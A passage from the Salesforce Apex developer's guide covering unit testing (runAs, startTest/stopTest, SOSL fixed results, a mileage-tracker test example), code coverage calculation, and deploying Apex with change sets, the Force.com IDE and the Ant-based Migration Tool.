         EmailEncodingKey='UTF-8', LastName='Testing', LanguageLocaleKey='en_US',
         LocaleSidKey='en_US', ProfileId = p.Id,
         TimeZoneSidKey='America/Los_Angeles', UserName='newuser@testorg.com');

      System.runAs(u2) {
         // The following code runs as user u2.
         System.debug('Current User: ' + UserInfo.getUserName());
         System.debug('Current Profile: ' + UserInfo.getProfileId());

         // The following code runs as user u3.
         User u3 = [SELECT Id FROM User WHERE UserName='newuser@testorg.com'];
         System.runAs(u3) {
            System.debug('Current User: ' + UserInfo.getUserName());
            System.debug('Current Profile: ' + UserInfo.getProfileId());
         }

         // Any additional code here would run as user u2.
      }
   }
}
```

Other Uses of `runAs`

You can also use the `runAs` method to perform mixed DML operations in your test by enclosing the DML operations within the `runAs` block. In this way, you bypass the mixed DML error that is otherwise returned when inserting or updating setup objects together with other sObjects. See sObjects That Cannot Be Used Together in DML Operations.

There is another overload of the `runAs` method (`runAs(System.Version)`) that takes a package version as an argument. This method causes the code of a specific version of a managed package to be used. For information on using the `runAs` method and specifying a package version context, see Testing Behavior in Package Versions on page 555.

Using Limits, `startTest`, and `stopTest`

The Limits methods return the specific limit for the particular governor, such as the number of calls of a method or the amount of heap size remaining.

There are two versions of every method: the first returns the amount of the resource that has been used in the current context, while the second version contains the word "limit" and returns the total amount of the resource that is available for that context. For example, `getCallouts` returns the number of callouts to an external service that have already been processed in the current context, while `getLimitCallouts` returns the total number of callouts available in the given context.

In addition to the Limits methods, use the `startTest` and `stopTest` methods to validate how close the code is to reaching governor limits.

The `startTest` method marks the point in your test code when your test actually begins. Each test method is allowed to call this method only once. All of the code before this method should be used to initialize variables, populate data structures, and so on, allowing you to set up everything you need to run your test. Any code that executes after the call to `startTest` and before `stopTest` is assigned a new set of governor limits.

The `startTest` method does not refresh the context of the test: it adds a context to your test. For example, if your class makes 98 SOQL queries before it calls `startTest`, and the first significant statement after `startTest` is a DML statement, the program can now make an additional 100 queries. Once `stopTest` is called, however, the program goes back into the original context, and can only make 2 additional SOQL queries before reaching the limit of 100.

The `stopTest` method marks the point in your test code when your test ends. Use this method in conjunction with the `startTest` method. Each test method is allowed to call this method only once. Any code that executes after the `stopTest` method is assigned the original limits that were in effect before `startTest` was called. All asynchronous calls made after the `startTest` method are collected by the system. When `stopTest` is executed, all asynchronous processes are run synchronously.

Adding SOSL Queries to Unit Tests

To ensure that test methods always behave in a predictable way, any Salesforce Object Search Language (SOSL) query that is added to an Apex test method returns an empty set of search results when the test method executes. If you do not want the query to return an empty list of results, you can use the `Test.setFixedSearchResults` system method to define a list of record IDs that are returned by the search. All SOSL queries that take place later in the test method return the list of record IDs that were specified by the `Test.setFixedSearchResults` method. Additionally, the test method can call `Test.setFixedSearchResults` multiple times to define different result sets for different SOSL queries. If you do not call the `Test.setFixedSearchResults` method in a test method, or if you call this method without specifying a list of record IDs, any SOSL queries that take place later in the test method return an empty list of results.

The list of record IDs specified by the `Test.setFixedSearchResults` method replaces the results that would normally be returned by the SOSL query if it were not subject to any `WHERE` or `LIMIT` clauses. If these clauses exist in the SOSL query, they are applied to the list of fixed search results. For example:

```
@isTest
private class SoslFixedResultsTest1 {

    public static testMethod void testSoslFixedResults() {
       Id [] fixedSearchResults= new Id[1];
       fixedSearchResults[0] = '001x0000003G89h';
```

```
        Test.setFixedSearchResults(fixedSearchResults);
        List<List<SObject>> searchList = [FIND 'test'
                                          IN ALL FIELDS RETURNING
                                             Account(id, name WHERE name = 'test' LIMIT
1)];
    }
}
```

Although the account record with an ID of `001x0000003G89h` may not match the query string in the FIND clause (`'test'`), the record is passed into the `RETURNING` clause of the SOSL statement. If the record with ID `001x0000003G89h` matches the `WHERE` clause filter, the record is returned. If it does not match the `WHERE` clause, no record is returned.

Testing Best Practices

Good tests should do the following:

- Cover as many lines of code as possible. Before you can deploy Apex or package it for the Force.com AppExchange, the following must be true.

  Important:

  - At least 75% of your Apex code must be covered by unit tests, and all of those tests must complete successfully.

    Note the following.

    - When deploying Apex to a production organization, each unit test in your organization namespace is executed by default.
    - Calls to `System.debug` are not counted as part of Apex code coverage.
    - Test methods and test classes are not counted as part of Apex code coverage.
    - While only 75% of your Apex code must be covered by tests, your focus shouldn't be on the percentage of code that is covered. Instead, you should make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and single records. This should lead to 75% or more of your code being covered by unit tests.

  - Every trigger must have some test coverage.
  - All classes and triggers must compile successfully.

- In the case of conditional logic (including ternary operators), execute each branch of code logic.
- Make calls to methods using both valid and invalid inputs.
- Complete successfully without throwing any exceptions, unless those errors are expected and caught in a `try...catch` block.
- Always handle all exceptions that are caught, instead of merely catching the exceptions.
- Use `System.assert` methods to prove that code behaves properly.
- Use the `runAs` method to test your application in different user contexts.
- Exercise bulk trigger functionality—use at least 20 records in your tests.
- Use the `ORDER BY` keywords to ensure that the records are returned in the expected order.
- Not assume that record IDs are in sequential order.

  Record IDs are not created in ascending order unless you insert multiple records with the same request. For example, if you create an account A, and receive the ID `001D000000IEEmT`, then create account B, the ID of account B may or may not be sequentially higher.

- Set up test data:
  - Create the necessary data in test classes, so the tests do not have to rely on data in a particular organization.
  - Create all test data before calling the `Test.startTest` method.
  - Since tests don't commit, you won't need to delete any data.
- Write comments stating not only what is supposed to be tested, but the assumptions the tester made about the data, the expected outcome, and so on.
- Test the classes in your application individually. Never test your entire application in a single test.

If you are running many tests, consider the following:

- In the Force.com IDE, you may need to increase the `Read timeout` value for your Apex project. See `https://developer.salesforce.com/page/Apex_Toolkit_for_Eclipse` for details.
- In the Salesforce user interface, you may need to test the classes in your organization individually, instead of trying to run all of the tests at the same time using the **Run All Tests** button.

Best Practices for Parallel Test Execution

Tests that are started from the Salesforce user interface (including the Developer Console) run in parallel. Parallel test execution can speed up test run time. Sometimes, parallel test execution results in data contention issues, and you can turn off parallel execution in those cases. In particular, data contention issues and `UNABLE_TO_LOCK_ROW` errors might occur in the following cases.

- When tests update the same records at the same time. Updating the same records typically occurs when tests don't create their own data and turn off data isolation to access the organization's data.
- When a deadlock occurs in tests that are running in parallel and that try to create records with duplicate index field values. A deadlock occurs when two running tests are waiting for each other to roll back data, which happens if two tests insert records with the same unique index field values in different orders.

You can prevent receiving those errors by turning off parallel test execution in the Salesforce user interface:

1. From Setup, click **Develop** > **Apex Test Execution** > **Options...**.
2. In the Apex Test Execution Options dialog, select **Disable Parallel Apex Testing** and than click **OK**.

SEE ALSO:

Code Coverage Best Practices

Testing Example

The following example includes cases for the following types of tests:

- Positive case with single and multiple records
- Negative case with single and multiple records
- Testing with other users

The test is used with a simple mileage tracking application. The existing code for the application verifies that not more than 500 miles are entered in a single day. The primary object is a custom object named Mileage__c. Here is the entire test class. The following sections step through specific portions of the code.

```
@isTest
private class MileageTrackerTestSuite {
```

```
static testMethod void runPositiveTestCases() {

    Double totalMiles = 0;
    final Double maxtotalMiles = 500;
    final Double singletotalMiles = 300;
    final Double u2Miles = 100;


    //Set up user
    User u1 = [SELECT Id FROM User WHERE Alias='auser'];

    //Run As U1
    System.RunAs(u1){


    System.debug('Inserting 300  miles... (single record validation)');

    Mileage__c testMiles1 = new Mileage__c(Miles__c = 300, Date__c = System.today());

    insert testMiles1;

    //Validate single insert
    for(Mileage__c m:[SELECT miles__c FROM Mileage__c
        WHERE CreatedDate = TODAY
        and CreatedById = :u1.id
        and miles__c != null]) {
            totalMiles += m.miles__c;
        }

    System.assertEquals(singletotalMiles, totalMiles);


    //Bulk validation
    totalMiles = 0;
    System.debug('Inserting 200 mileage records... (bulk validation)');

    List<Mileage__c> testMiles2 = new List<Mileage__c>();
    for(integer i=0; i<200; i++) {
        testMiles2.add( new Mileage__c(Miles__c = 1, Date__c = System.today()) );
    }
    insert testMiles2;

    for(Mileage__c m:[SELECT miles__c FROM Mileage__c
        WHERE CreatedDate = TODAY
        and CreatedById = :u1.Id
        and miles__c != null]) {
            totalMiles += m.miles__c;
        }

    System.assertEquals(maxtotalMiles, totalMiles);

    }//end RunAs(u1)
```

```
        //Validate additional user:
        totalMiles = 0;
        //Setup RunAs
        User u2 = [SELECT Id FROM User WHERE Alias='tuser'];
        System.RunAs(u2){

         Mileage__c testMiles3 = new Mileage__c(Miles__c = 100, Date__c = System.today());

         insert testMiles3;

                for(Mileage__c m:[SELECT miles__c FROM Mileage__c
            WHERE CreatedDate = TODAY
            and CreatedById = :u2.Id
            and miles__c != null]) {
                totalMiles += m.miles__c;
            }
         //Validate
         System.assertEquals(u2Miles, totalMiles);

        } //System.RunAs(u2)


    } // runPositiveTestCases()

    static testMethod void runNegativeTestCases() {

        User u3 = [SELECT Id FROM User WHERE Alias='tuser'];
        System.RunAs(u3){

        System.debug('Inserting a record with 501 miles... (negative test case)');

        Mileage__c testMiles3 = new Mileage__c( Miles__c = 501, Date__c = System.today()
);

         try {
            insert testMiles3;
         } catch (DmlException e) {
            //Assert Error Message
            System.assert( e.getMessage().contains('Insert failed. First exception on ' +

                'row 0; first error: FIELD_CUSTOM_VALIDATION_EXCEPTION, ' +
                'Mileage request exceeds daily limit(500): [Miles__c]'),
                e.getMessage() );

            //Assert field
            System.assertEquals(Mileage__c.Miles__c, e.getDmlFields(0)[0]);

            //Assert Status Code
            System.assertEquals('FIELD_CUSTOM_VALIDATION_EXCEPTION' ,
                                e.getDmlStatusCode(0) );
         } //catch
        } //RunAs(u3)
    } // runNegativeTestCases()
```

```
} // class MileageTrackerTestSuite
```

Positive Test Case

The following steps through the above code, in particular, the positive test case for single and multiple records.

1. Add text to the debug log, indicating the next step of the code:

   ```
   System.debug('Inserting 300 more miles...single record validation');
   ```

2. Create a Mileage__c object and insert it into the database.

   ```
   Mileage__c testMiles1 = new Mileage__c(Miles__c = 300, Date__c = System.today() );
   insert testMiles1;
   ```

3. Validate the code by returning the inserted records:

   ```
   for(Mileage__c m:[SELECT miles__c FROM Mileage__c
      WHERE CreatedDate = TODAY
      and CreatedById = :createdbyId
      and miles__c != null]) {
          totalMiles += m.miles__c;
       }
   ```

4. Use the `system.assertEquals` method to verify that the expected result is returned:

   ```
   System.assertEquals(singletotalMiles, totalMiles);
   ```

5. Before moving to the next test, set the number of total miles back to 0:

   ```
   totalMiles = 0;
   ```

6. Validate the code by creating a bulk insert of 200 records.

   First, add text to the debug log, indicating the next step of the code:

   ```
   System.debug('Inserting 200 Mileage records...bulk validation');
   ```

7. Then insert 200 Mileage__c records:

   ```
   List<Mileage__c> testMiles2 = new List<Mileage__c>();
   for(Integer i=0; i<200; i++){
   testMiles2.add( new Mileage__c(Miles__c = 1, Date__c = System.today()) );
      }
   insert testMiles2;
   ```

8. Use `System.assertEquals` to verify that the expected result is returned:

   ```
   for(Mileage__c m:[SELECT miles__c FROM Mileage__c
      WHERE CreatedDate = TODAY
      and CreatedById = :CreatedbyId
      and miles__c != null]) {
          totalMiles += m.miles__c;
   ```

```
    }
       System.assertEquals(maxtotalMiles, totalMiles);
```

Negative Test Case

The following steps through the above code, in particular, the negative test case.

1. Create a static test method called `runNegativeTestCases`:

```
static testMethod void runNegativeTestCases(){
```

2. Add text to the debug log, indicating the next step of the code:

```
System.debug('Inserting 501 miles... negative test case');
```

3. Create a Mileage__c record with 501 miles.

```
Mileage__c testMiles3 = new Mileage__c(Miles__c = 501, Date__c = System.today());
```

4. Place the `insert` statement within a `try/catch` block. This allows you to catch the validation exception and assert the generated error message.

```
try {
     insert testMiles3;
     } catch (DmlException e) {
```

5. Now use the `System.assert` and `System.assertEquals` to do the testing. Add the following code to the `catch` block you previously created:

```
//Assert Error Message
   System.assert(e.getMessage().contains('Insert failed. First exception '+
      'on row 0; first error: FIELD_CUSTOM_VALIDATION_EXCEPTION, '+
      'Mileage request exceeds daily limit(500): [Miles__c]'),
         e.getMessage());

//Assert Field
   System.assertEquals(Mileage__c.Miles__c, e.getDmlFields(0)[0]);

//Assert Status Code
   System.assertEquals('FIELD_CUSTOM_VALIDATION_EXCEPTION'  ,
                        e.getDmlStatusCode(0));
          }
   }
}
```

Testing as a Second User

The following steps through the above code, in particular, running as a second user.

1. Before moving to the next test, set the number of total miles back to 0:

```
totalMiles = 0;
```

2. Set up the next user.

```
        User u2 = [SELECT Id FROM User WHERE Alias='tuser'];
        System.RunAs(u2){
```

3. Add text to the debug log, indicating the next step of the code:

```
         System.debug('Setting up testing - deleting any mileage records for ' +
             UserInfo.getUserName() +
             ' from today');
```

4. Then insert one Mileage__c record:

```
Mileage__c testMiles3 = new Mileage__c(Miles__c = 100, Date__c = System.today());
insert testMiles3;
```

5. Validate the code by returning the inserted records:

```
for(Mileage__c m:[SELECT miles__c FROM Mileage__c
   WHERE CreatedDate = TODAY
   and CreatedById = :u2.Id
   and miles__c != null]) {
       totalMiles += m.miles__c;
    }
```


6. Use the `system.assertEquals` method to verify that the expected result is returned:

```
System.assertEquals(u2Miles, totalMiles);
```

Testing and Code Coverage

The Apex testing framework generates code coverage numbers for your Apex classes and triggers every time you run one or more tests. Code coverage indicates how many executable lines of code in your classes and triggers have been exercised by test methods. Write test methods to test your triggers and classes, and then run those tests to generate code coverage information.

Apex Trigger and Class Covered by Test Methods



In addition to ensuring the quality of your code, unit tests enable you to meet the code coverage requirements for deploying or packaging Apex. To deploy Apex or package it for the Force.com AppExchange, unit tests must cover at least 75% of your Apex code, and those tests must pass.

Code coverage serves as one indication of test effectiveness, but doesn't guarantee test effectiveness. The quality of the tests also matters, but you can use code coverage as a tool to assess whether you need to add more tests. While you need to meet minimum code coverage requirements for deploying or packaging your Apex code, code coverage shouldn't be the only goal of your tests. Tests should assert your app's behavior and ensure the quality of your code.

How Is Code Coverage Calculated?

Code coverage percentage is a calculation of the number of covered lines divided by the sum of the number of covered lines and uncovered lines. Only executable lines of code are included. (Comments and blank lines aren't counted.) `System.debug()` statements and curly brackets are excluded when they appear alone on one line. Multiple statements on one line are counted as one line for the purpose of code coverage. If a statement consists of multiple expressions that are written on multiple lines, each line is counted for code coverage.

The following is an example of a class with one method. The tests for this class have been run, and the option to show code coverage was chosen for this class in the Developer Console. The blue lines represent the lines that are covered by tests. The lines that aren't highlighted are left out of the code coverage calculation. The red lines show the lines that weren't covered by tests. To achieve full coverage, more tests are needed. The tests must call `getTaskPriority()` with different inputs and verify the returned value.

This is the class that is partially covered by test methods. The corresponding test class isn't shown.

```
1  public class TaskUtil {
2      public static String getTaskPriority(String leadState) {
3          // Validate input
4          if (String.isBlank(leadState) || leadState.length() > 2) {
5              return null;
6          }
7
8          String taskPriority;
9
10         if (leadState == 'CA') {
11             taskPriority = 'High';
12         } else if (leadState == 'WA') {
13             taskPriority = 'Low';
14         } else {
15             taskPriority = 'Normal';
16         }
17
18         return taskPriority;
19     }
20 }
```

Test classes (classes that are annotated with `@isTest`) are excluded from the code coverage calculation. This exclusion applies to all test classes regardless of what they contain—test methods or utility methods used for testing.

Note: The Apex compiler sometimes optimizes expressions in a statement. For example, if multiple string constants are concatenated with the + operator, the compiler replaces those expressions with one string constant internally. If the string concatenation expressions are on separate lines, the additional lines aren't counted as part of the code coverage calculation after optimization. To illustrate this point, a string variable is assigned to two string constants that are concatenated. The second string constant is on a separate line.

```
String s = 'Hello'
    + ' World!';
```

The compiler optimizes the string concatenation and represents the string as one string constant internally. The second line in this example is ignored for code coverage.

```
String s = 'Hello World!';
```

Inspecting Code Coverage

After running tests, you can view code coverage information in the Tests tab of the Developer Console. The code coverage pane includes coverage information for each Apex class and the overall coverage for all Apex code in your organization.

Also, code coverage is stored in two Force.com Tooling API objects: ApexCodeCoverageAggregate and ApexCodeCoverage. ApexCodeCoverageAggregate stores the sum of covered lines for a class after checking all test methods that test it. ApexCodeCoverage stores the lines that are covered and uncovered by each individual test method. For this reason, a class can have multiple coverage results in ApexCodeCoverage—one for each test method that has tested it. You can query these objects by using SOQL and the Tooling API to retrieve coverage information. Using SOQL queries with Tooling API is an alternative way of checking code coverage and a quick way to get more details.

For example, this SOQL query gets the code coverage for the `TaskUtil` class. The coverage is aggregated from all test classes that exercised the methods in this class.

```
SELECT ApexClassOrTrigger.Name, NumLinesCovered, NumLinesUncovered
FROM ApexCodeCoverageAggregate
WHERE ApexClassOrTrigger.Name = 'TaskUtil'
```

Note: This SOQL query requires the Tooling API. You can run this query by using the Query Editor in the Developer Console and checking **Use Tooling API**.

Here's a sample query result for a class that's partially covered by tests:

ApexClassOrTrigger.Name	NumLinesCovered	NumLinesUncovered
TaskUtil	8	2

This next example shows how you can determine which test methods covered the class. The query gets coverage information from a different object, ApexCodeCoverage, which stores coverage information by test class and method.

```
SELECT ApexTestClass.Name,TestMethodName,NumLinesCovered,NumLinesUncovered
FROM ApexCodeCoverage
WHERE ApexClassOrTrigger.Name = 'TaskUtil'
```

Here's a sample query result.

ApexTestClass.Name	TestMethodName	NumLinesCovered	NumLinesUncovered
TaskUtilTest	testTaskPriority	7	3
TaskUtilTest	testTaskHighPriority	6	4

The NumLinesUncovered values in ApexCodeCoverage differ from the corresponding value for the aggregate result in ApexCodeCoverageAggregate because they represent the coverage related to one test method each. For example, test method `testTaskPriority()` covered 7 lines in the entire class out of a total of 10 coverable lines, so the number of uncovered lines with regard to `testTaskPriority()` is 3 lines (10–7). Because the aggregate coverage stored in ApexCodeCoverageAggregate includes coverage by all test methods, the coverage of `testTaskPriority()` and `testTaskHighPriority()` is included, which leaves only 2 lines that are not covered by any test methods.

Code Coverage Best Practices

Consider the following code coverage tips and best practices.

Code Coverage General Tips

- Run tests to refresh code coverage numbers. Code coverage numbers aren't refreshed when updates are made to Apex code in the organization unless tests are rerun.
- If the organization has been updated since the last test run, the code coverage estimate obtained from **Develop** > **Apex Classes** > **Estimate your organization's code coverage** can be incorrect. Rerun Apex tests to get a correct estimate.

- The overall code coverage percentage in your organization doesn't include code coverage from managed package tests. The only exception is when managed package tests cause your triggers to fire. For more information, see Managed Package Tests.
- Coverage is based on the total number of code lines in the organization. Adding or deleting lines of code changes the coverage percentage. For example, let's say an organization has 50 lines of code covered by test methods. If you add a trigger that has 50 lines of code not covered by tests, the code coverage percentage drops from 100% to 50%. The trigger increases the total code lines in the organization from 50 to 100, of which only 50 are covered by tests.

Why Code Coverage Numbers Differ between Sandbox and Production

When Apex is deployed to production or uploaded as part of a package to the Force.com AppExchange, Salesforce runs local tests in the destination organization. Sandbox and production environments often don't contain the same data and metadata, so the code coverage results don't always match. If code coverage is less than 75% in production, increase the coverage to be able to deploy or upload your code. The following are common causes for the discrepancies in code coverage numbers between your development or sandbox environment and production. This information can help you troubleshoot and reconcile those differences.

Test Failures

If the test results in one environment are different, the overall code coverage percentage doesn't match. Before comparing code coverage numbers between sandbox and production, make sure that all tests for the code that you're deploying or packaging pass in your organization first. The tests that contribute to the code coverage calculation must all pass before deployment or a package upload.

Data Dependencies

If your tests access organization data by using the `@isTest(SeeAllData=true)` annotation, the test results can differ depending on which data is available in the organization. If the records referenced in a test don't exist or have changed, the test fails or different code paths are executed in the Apex methods. Modify tests so that they create test data instead of accessing organization data.

Metadata Dependencies

Changes in the metadata, such as changes in the user's profile settings, can cause tests to fail or execute different code paths. Make sure that the metadata in sandbox and production match, or ensure that the metadata changes aren't the cause of different test execution behavior.

Managed Package Tests

Code coverage that is computed after you run all Apex tests in the user interface, such as the Developer Console, can differ from code coverage obtained in a deployment. If you run all tests, including managed package tests, in the user interface, the overall code coverage in your organization doesn't include coverage for managed package code. Although managed package tests cover lines of code in managed packages, this coverage is not part of the organization's code coverage calculation as total lines and covered lines. In contrast, the code coverage computed in a deployment after running all tests through the `RunAllTestsInOrg` test level includes coverage of managed package code. If you are running managed package tests in a deployment through the `RunAllTestsInOrg` test level, we recommend that you run this deployment in a sandbox first or perform a validation deployment to verify code coverage.

Deployment Resulting in Overall Coverage Lower Than 75%

When deploying new components that have 100% coverage to production, the deployment fails if the average coverage between the new and existing code doesn't meet the 75% threshold. If a test run in the destination organization returns a coverage result of less than 75%, modify the existing test methods or write additional test methods to raise the code coverage over 75%. Deploy the modified or new test methods separately or with your new code that has 100% coverage.

Code Coverage in Production Dropping Below 75%

Sometimes the overall coverage in production drops below 75%, even though it was at least 75% when the components were deployed from sandbox. Test methods that have dependencies on the organization's data and metadata can cause a drop in code coverage. If the data and metadata have changed sufficiently to alter the result of dependent test methods, some methods can fail or behave differently. In that case, certain lines are no longer covered.

Recommended Process for Matching Code Coverage Numbers for Production

- Use a Full Sandbox as the staging sandbox environment for production deployments. A Full Sandbox mimics the metadata and data in production and helps reduce differences in code coverage numbers between the two environments.
- To reduce dependecies on data in sandbox and production organizations, use test data in your Apex tests.
- If a deployment to production fails due to insufficient code coverage, write more tests to raise the overall code coverage to the highest possible coverage or 100%. Retry the deployment.
- If a deployment to production fails even after you raise code coverage numbers in sandbox, run local tests from your production organization. Identify the classes with less than 75% coverage. Write additional tests for these classes in sandbox to raise the code coverage.

CHAPTER 14 Deploying Apex

In this chapter ...

You can't develop Apex in your Salesforce production organization. Live users accessing the system while you're developing can destabilize your data or corrupt your application. Instead, you must do all your development work in either a sandbox or a Developer Edition organization.

You can deploy Apex using:

- Change Sets
- the Force.com IDE
- the Force.com Migration Tool
- SOAP API

Any deployment of Apex is limited to 5,000 code units of classes and triggers.

Using Change Sets To Deploy Apex

You can deploy Apex classes and triggers between connected organizations, for example, from a sandbox organization to your production organization. You can create an outbound change set in the Salesforce user interface and add the Apex components that you would like to upload and deploy to the target organization. To learn more about change sets, see "Change Sets" in the Salesforce online help.

EDITIONS

Available in
- Enterprise
- Performance
- Unlimited
- Database.com

Using the Force.com IDE to Deploy Apex

The Force.com IDE is a plug-in for the Eclipse IDE. The Force.com IDE provides a unified interface for building and deploying Force.com applications. Designed for developers and development teams, the IDE provides tools to accelerate Force.com application development, including source code editors, test execution tools, wizards and integrated help. This tool includes basic color-coding, outline view, integrated unit testing, and auto-compilation on save with error message display.

Note: The Force.com IDE is a free resource provided by Salesforce to support its users and partners but isn't considered part of our services for purposes of the Salesforce Master Subscription Agreement.

To deploy Apex from a local project in the Force.com IDE to a Salesforce organization, use the Deploy to Server wizard.

Note: If you deploy to a production organization:

- At least 75% of your Apex code must be covered by unit tests, and all of those tests must complete successfully.

  Note the following.

  - When deploying Apex to a production organization, each unit test in your organization namespace is executed by default.
  - Calls to `System.debug` are not counted as part of Apex code coverage.
  - Test methods and test classes are not counted as part of Apex code coverage.
  - While only 75% of your Apex code must be covered by tests, your focus shouldn't be on the percentage of code that is covered. Instead, you should make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and single records. This should lead to 75% or more of your code being covered by unit tests.

- Every trigger must have some test coverage.
- All classes and triggers must compile successfully.

For more information on how to use the Deploy to Server wizard, see "Deploying Code with the Force.com IDE" in the Force.com IDE documentation, which is available within Eclipse.

Using the Force.com Migration Tool

In addition to the Force.com IDE, you can also use a script to deploy Apex.

Download the Force.com Migration Tool if you want to perform a file-based deployment of metadata changes and Apex classes from a Developer Edition or sandbox organization to a production organization using Apache's Ant build tool.

Note: The Force.com Migration Tool is a free resource provided by Salesforce to support its users and partners but isn't considered part of our services for purposes of the Salesforce Master Subscription Agreement.

To use the Force.com Migration Tool, do the following:

1. Visit `http://java.sun.com/javase/downloads/index.jsp` and install Java JDK, Version 6.1 or greater on the deployment machine.
2. Visit `http://ant.apache.org/` and install Apache Ant, Version 1.6 or greater on the deployment machine.
3. Set up the environment variables (such as `ANT_HOME`, `JAVA_HOME`, and `PATH`) as specified in the Ant Installation Guide at `http://ant.apache.org/manual/install.html`.
4. Verify that the JDK and Ant are installed correctly by opening a command prompt, and entering `ant -version`. Your output should look something like this:

   ```
   Apache Ant version 1.7.0 compiled on December 13 2006
   ```

5. Log in to Salesforce on your deployment machine. From Setup, click **Develop** > **Tools**, then click Force.com Migration Tool.
6. Unzip the downloaded file to the directory of your choice. The Zip file contains the following:
   - A `Readme.html` file that explains how to use the tools
   - A Jar file containing the ant task: `ant-salesforce.jar`
   - A sample folder containing:
     - A `codepkg\classes` folder that contains `SampleDeployClass.cls` and `SampleFailingTestClass.cls`
     - A `codepkg\triggers` folder that contains `SampleAccountTrigger.trigger`
     - A `mypkg\objects` folder that contains the custom objects used in the examples
     - A `removecodepkg` folder that contains XML files for removing the examples from your organization
     - A sample `build.properties` file that you must edit, specifying your credentials, in order to run the sample ant tasks in `build.xml`
     - A sample `build.xml` file, that exercises the `deploy` and `retrieve` API calls
7. If you installed a previous version of the Force.com Migration Tool and copied the `ant-salesforce.jar` file to the Ant `lib` directory, delete the jar file in the `lib` directory. The `lib` directory is located in the root folder of your Ant installation. The Force.com Migration Tool uses the `ant-salesforce.jar` file that's in the distribution ZIP file. You don't need to copy this file to the Ant `lib` directory.
8. Open the sample subdirectory in the unzipped file.
9. Edit the `build.properties` file:
   a. Enter your Salesforce production organization username and password for the `sf.user` and `sf.password` fields, respectively.

      Note:
      - The username you specify should have the authority to edit Apex.
      - If you are using the Force.com Migration Tool from an untrusted network, append a security token to the password. To learn more about security tokens, see "Resetting Your Security Token" in the Salesforce online help.

   b. If you are deploying to a sandbox organization, change the `sf.serverurl` field to `https://test.salesforce.com`.
10. Open a command window in the sample directory.
11. Enter `ant deployCode`. This runs the `deploy` API call, using the sample class and Account trigger provided with the Force.com Migration Tool.

The `ant deployCode` calls the Ant target named `deploy` in the `build.xml` file.

```
<!-- Shows deploying code & running tests for package 'codepkg' -->
    <target name="deployCode">
      <!-- Upload the contents of the "codepkg" package, running the tests for just 1
class -->
      <sf:deploy username="${sf.username}" password="${sf.password}"
serverurl="${sf.serverurl}" deployroot="codepkg">
        <runTest>SampleDeployClass</runTest>
      </sf:deploy>
    </target>
```

For more information, see Understanding `deploy` on page 547.

12. To remove the test class and trigger added as part of the execution of `ant deployCode`, enter the following in the command window: `ant undeployCode`.

`ant undeployCode` calls the Ant target named `undeployCode` in the `build.xml` file.

```
<target name="undeployCode">
      <sf:deploy username="${sf.username}" password="${sf.password}" serverurl=
            "${sf.serverurl}" deployroot="removecodepkg"/>
</target>
```

See the *Force.com Migration Tool Guide* for full details about the Force.com Migration Tool.

Understanding `deploy`

The Force.com Migration Tool provides the `deploy` task, which can be incorporated into your deployment scripts. You can modify the `build.xml` sample to include your organization's classes and triggers. For a complete list of properties for the deploy task, see the *Force.com Migration Tool Guide*. Some properties of the `deploy` task are:

`username`
The username for logging into the Salesforce production organization.

`password`
The password associated for logging into the Salesforce production organization.

`serverURL`
The URL for the Salesforce server you are logging into. If you do not specify a value, the default is `www.salesforce.com`.

`deployRoot`
The local directory that contains the Apex classes and triggers, as well as any other metadata, that you want to deploy. The best way to create the necessary file structure is to retrieve it from your organization or sandbox. See Understanding `retrieve` on page 548 for more information.

- Apex class files must be in a subdirectory named **classes**. You must have two files for each class, named as follows:
  - *`classname`*.**cls**
  - *`classname`*.**cls-meta.xml**

  For example, `MyClass.cls` and `MyClass.cls-meta.xml`. The -meta.xml file contains the API version and the status (active/inactive) of the class.
- Apex trigger files must be in a subdirectory named **triggers**. You must have two files for each trigger, named as follows:
  - *`triggername`*.**trigger**
  - *`triggername`*.**trigger-meta.xml**

For example, `MyTrigger.trigger` and `MyTrigger.trigger-meta.xml`. The -meta.xml file contains the API version and the status (active/inactive) of the trigger.

- The root directory contains an XML file `package.xml` that lists all the classes, triggers, and other objects to be deployed.
- The root directory optionally contains an XML file `destructiveChanges.xml` that lists all the classes, triggers, and other objects to be deleted from your organization.

`checkOnly`
Specifies whether the classes and triggers are deployed to the target environment or not. This property takes a Boolean value: `true` if you do not want to save the classes and triggers to the organization, `false` otherwise. If you do not specify a value, the default is `false`.

`runTest`
Optional child elements. A list of Apex classes containing tests run after deploy. To use this option, set `testLevel` to `RunSpecifiedTests`.

`testLevel`
Optional. Specifies which tests are run as part of a deployment. The test level is enforced regardless of the types of components that are present in the deployment package. Valid values are:

- `NoTestRun`—No tests are run. This test level applies only to deployments to development environments, such as sandbox, Developer Edition, or trial organizations. This test level is the default for development environments.
- `RunSpecifiedTests`—Only the tests that you specify in the `runTests` option are run. Code coverage requirements differ from the default coverage requirements when using this test level. Each class and trigger in the deployment package must be covered by the executed tests for a minimum of 75% code coverage. This coverage is computed for each class and trigger individually and is different than the overall coverage percentage.
- `RunLocalTests`—All tests in your organization are run, except the ones that originate from installed managed packages. This test level is the default for production deployments that include Apex classes or triggers.
- `RunAllTestsInOrg`—All tests are run. The tests include all tests in your organization, including tests of managed packages.

If you don't specify a test level, the default test execution behavior is used. See "Running Tests in a Deployment" in the *Metadata API Developer's Guide*.

This field is available in API version 34.0 and later.

`runAllTests`
(Deprecated and available only in API version 33.0 and earlier.) This parameter is optional and defaults to `false`. Set to `true` to run all Apex tests after deployment, including tests that originate from installed managed packages.

Understanding `retrieve`

Use the `retrieveCode` target to retrieve classes and triggers from your sandbox or production organization. During the normal deploy cycle, you would run `retrieveCode` prior to `deploy`, in order to obtain the correct directory structure for your new classes and triggers. However, for this example, `deploy` is used first, to ensure that there is something to retrieve.

To retrieve classes and triggers from an existing organization, use the retrieve ant task as illustrated by the sample build target `ant retrieveCode`:

```
<target name="retrieveCode">
   <!-- Retrieve the contents listed in the file codepkg/package.xml into the codepkg
